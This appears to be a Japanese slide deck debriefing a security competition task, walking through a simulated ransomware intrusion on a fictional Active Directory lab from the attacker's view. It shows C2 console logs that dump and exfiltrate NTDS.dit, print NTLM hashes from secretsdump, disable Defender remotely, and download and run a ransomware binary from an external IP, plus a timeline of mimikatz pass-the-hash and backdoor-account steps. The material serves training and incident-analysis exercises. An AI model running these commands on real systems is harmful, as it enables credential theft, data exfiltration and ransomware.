
- DC01でRATのDownloaderが実行され、SYSTEM権限でRATが起動



擬似攻撃概要


RAT実行

ランサムウェア実行



ADの認証情報を窃取 (2.3 Credential Access / Exfiltration)

- ntdsutil.exe で NTDSのコピーを作成、ZIP圧縮して持ち出し
  - NTDSは Active DirectoryのDomain Database



ADの認証情報を窃取 (2.3 Credential Access / Exfiltration)

- ntdsutil.exe でdumpしたファイルをZIPで圧縮、持出し

```
[10/05/2021 05:03:07 UTC] Command submitted
(nflabs) > Compress-Archive -Path C:\Users\hashida\dump -DestinationPath C:\Users\hashida\dump.zip -Force
[10/05/2021 05:03:24 UTC] PowerShell completed
(nflabs) > PowerShell /powershellcommand:"Compress-Archive -Path C:\Users\hashida\dump -DestinationPath C:\Users\hashida\dump.zip -Force"
[10/05/2021 05:03:48 UTC] ListDirectory completed
(nflabs) > ls c:\Users\hashida\
[10/05/2021 05:04:33 UTC] Download completed
(nflabs) > Download /filename:"C:\Users\hashida\dump.zip"

Download completed:    C:\Users\hashida\dump.zip
```

```
Path = C:\Users\hashida\dump.zip
Type = zip
Physical Size = 5239323

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-10-05 14:01:30 .....     25165824      1854679  dump\Active Directory\ntds.dit
2021-10-05 14:01:30 .....        16384          275  dump\Active Directory\ntds.jfm
2021-09-30 11:39:18 .....        65536         8318  dump\registry\SECURITY
2021-09-30 11:39:18 .....     18874368      3375521  dump\registry\SYSTEM
------------------- ----- ------------ ------------  ------------------------
2021-10-05 14:01:30          44122112      5238793  4 files
```

ADの認証情報を窃取 (2.3 Credential Access / Exfiltration)

- NTDS.ditからDomain UserのCredential (NTLM Hash) をdumpできる
  - すべてのDomain Userのパスワード変更が必要


```
┌──(kali㉿c2)-[~/…/Covenant/Data/Downloads/dump]
└─$ impacket-secretsdump -ntds Active\ Directory/ntds.dit -system registry/SYSTEM LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x3a70c293881baa838673a342eaa53a4a
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 5be3d434a6524328c9beff76b35e6101
[*] Reading and decrypting hashes from Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:565a4c5926056be385c7ba01e29d9789:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1009:aad3b435b51404eeaad3b435b51404ee:45700e4444920b7b4851cc94cb9fdc36:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:52b8290550a78544c4ad8de490cd1aca:::
WS01$:1113:aad3b435b51404eeaad3b435b51404ee:c6d5e7d998481b4bd7b420f25d94c766:::
ad.future-gadget.lab\okabe:1115:aad3b435b51404eeaad3b435b51404ee:f87595573b9951ecfdb9e64e20a6e047:::
ad.future-gadget.lab\hashida:1116:aad3b435b51404eeaad3b435b51404ee:5d202f81ccb70c7ca6587ecef618b779:::
ad.future-gadget.lab\makise:1117:aad3b435b51404eeaad3b435b51404ee:339ea020245666d9ea78ce2e8647733c:::
ad.future-gadget.lab\shiina:1118:aad3b435b51404eeaad3b435b51404ee:9910513b717757cfbdfaca882e111c1a:::
FILE01$:1119:aad3b435b51404eeaad3b435b51404ee:fc892b490bb5aadfaae69c4f13e95c63:::
WS02$:1120:aad3b435b51404eeaad3b435b51404ee:6008266ba81e301073d3c250945ea079:::
WS03$:1121:aad3b435b51404eeaad3b435b51404ee:668b8a49cad8071d03bd7d0dfefa62c6:::
```

擬似攻撃概要

RAT実行

ランサムウェア実行



WS02から情報の持出し (3.2 Collection / Exfiltration)

- WS02でFILE01のDevelopersフォルダ、Salesフォルダのファイルを ZIPで圧縮、持出し

```
[10/05/2021 05:07:21 UTC] Shell completed
(nflabs) > Shell /shellcommand:"net view \\file01.ad.future-gadget.lab"
[10/05/2021 05:08:17 UTC] PowerShell completed
(nflabs) > PowerShell /powershellcommand:"Compress-Archive -Path \\file01.ad.future-gadget.lab\Developers -DestinationPath C:\Users\hashida\Developers.zip -Force"
[10/05/2021 05:08:52 UTC] PowerShell completed
(nflabs) > PowerShell /powershellcommand:"Compress-Archive -Path \\file01.ad.future-gadget.lab\Sales -DestinationPath C:\Users\hashida\Sales.zip -Force"
[10/05/2021 05:09:10 UTC] ListDirectory completed
(nflabs) > ls C:\Users\hashida\
[10/05/2021 05:09:58 UTC] Download completed
(nflabs) > Download /filename:"C:\Users\hashida\Developers.zip"

Download completed:    C:\Users\hashida\Developers.zip

[10/05/2021 05:10:29 UTC] Download completed
(nflabs) > Download /filename:"C:\Users\hashida\Sales.zip"

Download completed:    C:\Users\hashida\Sales.zip
```

WS02から情報の持出し (3.2 Collection / Exfiltration)

- Developers.zip (ファイル数: 8)

```
Path = C:\Users\hashida\Developers.zip
Type = zip
Physical Size = 83604

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-09-13 16:50:48 .....        12618         9875  file01.ad.future-gadget.labDevelopersまたつまらぬものを繋げてしまったby五右衛門.docx
2021-09-13 16:51:18 .....        12578         9831  file01.ad.future-gadget.labDevelopersもしかしてオラオラですかーっ！？.docx
2021-09-13 16:49:50 .....        14472        11507  file01.ad.future-gadget.labDevelopersサイリウムセーバー.docx
2021-09-13 16:50:28 .....        12603         9856  file01.ad.future-gadget.labDevelopersタケコプカメラー.docx
2021-09-13 16:49:18 .....        12799        10053  file01.ad.future-gadget.labDevelopersピット粒子砲.docx
2021-09-13 16:51:04 .....        12707         9958  file01.ad.future-gadget.labDevelopersモアッド・スネーク.docx
2021-09-13 16:51:36 .....        12746         9998  file01.ad.future-gadget.labDevelopers攻殻機動迷彩ボール.docx
2021-09-13 16:52:10 .....        13459        10718  file01.ad.future-gadget.labDevelopers電話レンジ(仮).docx
------------------- ----- ------------ ------------  ------------------------
2021-09-13 16:52:10             103982        81796  8 files
```

- Sales.zip (ファイル数: 1)


```
Path = C:\Users\hashida\Sales.zip
Type = zip
Physical Size = 46468

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-09-13 16:42:36 .....        59033        46272  file01.ad.future-gadget.labSales顧客情報.xlsx
------------------- ----- ------------ ------------  ------------------------
2021-09-13 16:42:36              59033        46272  1 files
```

擬似攻撃概要

RAT実行


ランサムウェア実行



ランサムウェアの実行

(1.2 Command and Control)
(1.3 Lateral Movement / Execution)
(1.4 Lateral Movement)

- WS02からPowerShell Remotingを用いて、暗号化プログラムを http://35.75.228[.]21/files/r.exe からダウンロード、実行
  - リモート端末でWinRMを使用してPowerShellコマンドを実行可能
  - ユーザを指定しない場合は、現在のユーザの権限（hashida）で実行
- PowerShell RemotingでWindows Defenderを停止するコマンドも実行
- 暗号化プログラムは、 http://35.75.228[.]21:8080/api/keys/add と通信



ランサムウェアの実行 (1.1 Impact)


- WS01, WS03, FILE01, DC01の順番で、スクリプト実行

```
[10/05/2021 05:13:58 UTC] PowerShellRemotingCommand completed
(nflabs) > PowerShellRemotingCommand /computername:"ws01.ad.future-gadget.lab" /command:"Set-MpPreference -DisableRealtimeMonitoring 1"
[10/05/2021 05:15:48 UTC] PowerShellRemotingCommand completed
(nflabs) > PowerShellRemotingCommand /computername:"ws01.ad.future-gadget.lab" /command:"Invoke-WebRequest -Uri http://35.75.228.21/files/r.exe -OutFile C:\Users\hashida\r.exe; C:\Users\hashida\r.exe"

2021/10/05 14:15:41 Walking interesting dirs and indexing files...
2021/10/05 14:15:42 Walking C:\
2021/10/05 14:15:42 Walking C:\$Recycle.Bin
2021/10/05 14:15:42 Skipping dir C:\$Recycle.Bin
2021/10/05 14:15:42 Walking C:\BOOTNXT
2021/10/05 14:15:42 Walking C:\Boot
2021/10/05 14:15:42 Walking C:\Boot\BCD
2021/10/05 14:15:42 Walking C:\Boot\BCD.LOG
2021/10/05 14:15:42 Walking C:\Boot\BCD.LOG1
2021/10/05 14:15:42 Walking C:\Boot\BCD.LOG2
2021/10/05 14:15:42 Walking C:\Boot\BOOTSTAT.DAT
2021/10/05 14:15:42 Walking C:\Boot\Fonts
2021/10/05 14:15:42 Walking C:\Boot\Fonts\chs_boot.ttf
2021/10/05 14:15:42 Walking C:\Boot\Fonts\cht_boot.ttf
```

ランサムウェアの実行 (1.1 Impact)

- WS02はPowerShellで同様のコマンド実行でランサムウェア実行



Timeline (1/2)

橙色は重要なイベント（加点対象）

グレーはログから確認が難しいイベント

Time	Event	host	user
13:08:18	WS01に対して3389/tcpが開いているかポートスキャン	attacker	
13:09:46	WS01に対してAdministratorへ辞書攻撃	attacker	
13:11:38	発見したパスワードでAdministratorでWS01にRDP接続	attacker	
13:12:35	ユーザ情報の確認	WS01	Administrator
13:12:53	IPアドレスの確認	WS01	Administrator
13:13:44	ローカルユーザの列挙	WS01	Administrator
13:14:13	ローカルグループの列挙	WS01	Administrator
13:14:41	Administratorsグループのユーザ確認	WS01	Administrator
13:15:55	バックドアユーザAdministrat0rの作成、パスワード設定	WS01	Administrator
13:16:25	管理者グループにAdministrat0rを追加（失敗）	WS01	Administrator
13:17:01	管理者グループにAdministrat0rを追加	WS01	Administrator
13:17:31	管理者グループに追加されていることを確認	WS01	Administrator
13:18:16	Windows Defenderの動作状況確認	WS01	Administrator
13:19:27	WS01のWindows Defenderのリアルタイム検知無効	WS01	Administrator
13:21:18	mimikatzを作成	WS01	Administrator
13:22:05	mimikatzを実行し、パスワードハッシュをdump	WS01	Administrator
13:24:04	mimikatzでPass The Hashを実行し、ドメインユーザのAD¥okabeに権限昇格	WS01	Administrator

Time	Event	host	user
13:25:42	ドメインユーザの列挙	WS01	Administrator (AD¥okabe)
13:26:06	ドメイングループの列挙	WS01	Administrator (AD¥okabe)
13:26:35	Domain Admins グループのユーザ確認	WS01	Administrator (AD¥okabe)
13:27:06	Domain Computerを確認	WS01	Administrator (AD¥okabe)
13:27:51	WS02のIPアドレス確認	WS01	Administrator (AD¥okabe)
13:28:05	WS03のIPアドレス確認	WS01	Administrator (AD¥okabe)
13:28:13	FILE01のIPアドレス確認	WS01	Administrator (AD¥okabe)
13:29:35	すべてのファイル共有を確認（失敗）	WS01	Administrator (AD¥okabe)
13:29:55	ドメインのすべてのファイル共有を確認（失敗）	WS01	Administrator (AD¥okabe)
13:30:54	ファイルサーバの情報収集	WS01	Administrator (AD¥okabe)
13:31:40	kittingディレクトリをZドライブにマウント	WS01	Administrator (AD¥okabe)
13:32:04	kittingディレクトリのマウント確認	WS01	Administrator (AD¥okabe)
13:32:57	ファイルサーバから管理アカウントの認証情報（credentials.txt）を閲覧	WS01	Administrator (AD¥okabe)

Timeline (2/2)

橙色は重要なイベント（加点対象）

グレーはログから確認が難しいイベント

Time	Event	host	user
13:36:31	RDPでWS01からWS02にログイン	WS02	kitting
13:38:20	WMIを許可	WS02	kitting
13:39:01	RDP切断	WS02	kititing
13:39:31	取得したCredentialでWMIが実行できるか確認	WS01	Administrator
13:41:15	WMIを用いてWS02のWindows Defenderのリアルタイム検知無効	WS01	Administrator
13:42:04	WMIを用いてWS02でRATを起動	WS01	Administrator
13:44:16	Seatbeltによるローカルホスト情報の収集	WS02	kitting
13:46:43	mimikatzをCovenantの機能を使ってアップロード C:¥Users¥kitting¥にmimikatz（notepad.exe）作成	WS02	kitting
13:47:44	mimikatzを実行し、hashidaのhashを取得	WS02	kitting
13:49:40	hashidaに実行させるbatファイルをアップロード	WS02	kitting
13:51:16	mimikatzでPass The Hashを実行し、ドメインユーザのAD¥hashidaに権限昇格	WS02	kitting

Time	Event	host	user
13:55:12	PsExecを用いてDC01のWindows Defenderのリアルタイム検知無効	WS02	kitting (AD¥hashida)
13:56:58	DC01で実行させるbatファイルをアップロード	WS02	kitting (AD¥hashida)
13:58:49	PsExecを用いてDC01でconfig.batを実行	WS02	kitting (AD¥hashida)
14:01:23	Windows標準のntdsutilを使ってNTDS.ditをdump	DC01	SYSTEM
14:03:10	dumpしたフォルダをzip形式に圧縮	DC01	SYSTEM
14:04:22	dump.zipをRAT経由で持ち出し	DC01	SYSTEM
14:07:09	FILE01の共有を確認	WS02	kitting (AD¥hashida)
14:08:06	FILE01の共有フォルダDecelopersのファイルを圧縮	WS02	kitting (AD¥hashida)
14:08:41	FILE01の共有フォルダSalesのファイルを圧縮	WS02	kitting (AD¥hashida)
14:09:46	Developers.zipをRATt経由で持ち出し	WS02	kitting (AD¥hashida)
14:10:17	Sales.zipをRAT経由で持出し	WS02	kitting (AD¥hashida)
	WS01のDefenderを停止	WS02	kitting (AD¥hashida)
14:15:37	WS01内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)
	WS03のDefenderを停止	WS02	kitting (AD¥hashida)
14:16:58	WS03内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)
	FILE01のDefenderを停止	WS02	kitting (AD¥hashida)
14:18:08	FILE01内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)
	DC01のDefenderを停止	WS02	kitting (AD¥hashida)
14:18:59	DC01内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)
14:20:05	WS02内のすべてのファイルを暗号化	WS02	kitting (AD¥hashida)

まとめ

- 今日話したこと
  - 課題4の紹介
  - 今年の課題4 振り返り
  - アンケート結果
  - 攻撃者視点での課題解説

- 今年の問題ログは、来年以降のデータセットに収録
- 来年以降も同様の問題を作問予定。
  作問に協力したい方がいれば、ご連絡お待ちしております

- ご意見・ご質問は Slack-MWSの #mwscup までお気軽にどうぞ！

Thank you for listening

...

ご意見・ご質問は
Slack-MWSの #mwscup までお気軽にどうぞ！